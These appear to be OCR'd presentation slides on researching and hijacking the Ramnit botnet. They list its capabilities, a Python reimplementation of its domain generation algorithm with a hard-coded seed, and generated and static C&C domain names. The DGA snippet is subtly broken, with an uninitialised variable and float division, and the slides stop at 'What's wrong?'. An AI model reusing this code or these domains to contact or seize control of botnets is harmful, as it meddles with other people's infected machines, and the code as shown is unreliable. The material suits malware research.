
Hijacking a Botnet

What are botnets




Motivation

- Understand how botnets work
- Find common steps in researching botnets
- Infiltrate a botnet
- Take control over bots

Choosing a target: Ramnit


- Known since 2010, but still active
- Uses DGA to resolve its C&C servers
- More than 100,000 active bots
- Capable to:
  - steal banking and other credentials
  - load additional payloads to infected computers
  - control infected computers via VNC

What to start with?




https://www.cisecurity.org/blog/top-10-malware-november-2017/
https://www.proofpoint.com/us/threat-insight/post/phorpiex-decade-spamming-shadows

Malware configuration



DGA – Domain Generation Algorithm



DGA – Domain Generation Algorithm

```
def prng(seed):
    seed = int(seed) & 0xFFFFFFFF
    return 0xFFFFFFFF & (16807 * (seed % 0x1F31D) - 2836 * (seed / 0x1F31D))

def dga(seed):
    seed = prng(seed)
    domain_length = seed % 12 + 8
    for i in range(domain_length):
        seed = prng(seed)
        domain += chr(seed % 25 + ord('a'))
    return domain
```

Fake bot issue: unable to find C&C server

```
g_dga_domains_number dd 50
g_dga_seed           dd 36A9B78Fh
```

Fake bot

DGA

DGA domains:

- swnglorjr.com
- siavgwcuasxsmwx.com
- wgurarmglxy.com
- xvllabfngguirtninr.com
- yayufjgssrmtbbeo.com

Static domains:

- domnewvetlike.com

What's wrong?

